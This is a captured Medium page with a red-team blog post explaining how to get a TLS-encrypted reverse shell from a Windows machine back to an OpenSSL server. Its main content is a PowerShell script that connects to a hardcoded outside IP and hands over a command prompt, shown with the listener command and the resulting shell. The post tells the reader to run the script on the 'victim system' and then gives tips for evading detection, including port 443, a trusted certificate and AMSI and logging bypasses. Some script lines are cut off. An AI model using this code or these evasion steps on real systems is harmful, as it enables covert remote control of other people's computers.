Carrie Roberts · Follow
Published in Walmart Global Tech Blog · 3 min read · Feb 22, 2019

OpenSSL Server Reverse Shell from Windows Client


By Carrie Roberts (@OrOneEqualsOne)

I loved learning about this simple shell using only OpenSSL by @int0x33. OpenSSL comes installed by default on most Linux and OS X operating systems, making this Command and Control (C2) option viable for these targets. But let's figure out what to do to establish a C2 session from a Windows client to the OpenSSL server.

Combining pieces of the solution from here and here, gives us this beautiful solution.

```
$socket = New-Object Net.Sockets.TcpClient('206.189.70.79', 9876)
$stream = $socket.GetStream()
$sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Secu
$sslStream.AuthenticateAsClient('fake.domain', $null, "Tls12", $false)
$writer = new-object System.IO.StreamWriter($sslStream)
$writer.Write('PS ' + (pwd).Path + '> ')
$writer.flush()
[byte[]]$bytes = 0..65535|%{0};
while(($i = $sslStream.Read($bytes, 0, $bytes.Length)) -ne 0)
{$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
```

On the victim system, open a PowerShell prompt and paste in the code from above, replacing the IP address on the first line with your server's IP address.




```
root@ubuntu-s-1vcpu-1gb-sfo2-01:~# openssl s_server -quiet -key key.pem -cert ce
```



```
DESKTOP-5BGSTT8
PS C:\Users\admin>
```

This is what the network traffic looks like in Wireshark.



To increase the likelihood of bypassing host and network-based detections, use the following suggestions.

1) Use port 443 (instead of port 9876 given in this example). You must change it on both the server and the client.

2) Use a trusted certificate on your server, such as the cert.pem and privkey.pem files that are generated by Let's Encrypt and commonly found at /etc/letsencrypt/live/<your domain>/. Then substitute your domain name for the IP address in the PowerShell script.

3) Use this technique to generate an executable that will use .Net instead of PowerShell and has built-in script block logging and AMSI bypasses. You'll just need to turn the PowerShell script into one line by separating the

Written by Carrie Roberts

Follow

311 Followers · Writer for Walmart Global Tech Blog

Developer turned Red Team . . . then Blue. SANS STI Grad. GSE Certification Holder. Dynamic Defense Engineer at Walmart.

More from Carrie Roberts and Walmart Global Tech Blog

Carrie Roberts in Walmart Global Tech Blog

VBA Project Locked; Project is Unviewable

Author: Carrie Roberts (@OrOneEqualsOne)

Apr 24, 2019 38 2

Ravinder Matte in Walmart Global Tech Blog

Reliably Processing Trillions of Kafka Messages Per Day

Authors: Vilas Athavale, Ravinder Matte, Sid Anand, Shrity Verma, Naresh Gopalani,...

Jun 13 706 10

Recommended from Medium

Jonathan Mondaut

How ChatGPT Turned Me into a Hacker

Discover how ChatGPT helped me become a hacker, from gathering resources to tackling...

Jun 18 1.6K 53

Alexander Nguyen in Level Up Coding

The resume that got a software engineer a $300,000 job at Google.

1-page. Well-formatted.

Jun 1 25K 483

Lists

Staff Picks
755 stories · 1416 saves

Stories to Help You Level-Up at Work
19 stories · 852 saves

Self-Improvement 101
20 stories · 2961 saves

Productivity 101
20 stories · 2506 saves

Austin Starks in DataDrivenInvestor

I used OpenAI's o1 model to develop a trading strategy. It is...

It literally took one try. I was shocked.

Sep 15 5.3K 138

Utah

Automated LFI Vulnerability Scanner & Exploiter

1. Gathering Target URLs:

May 5 51

See more recommendations

Help Status About Careers Press Blog Privacy Terms Text to speech Teams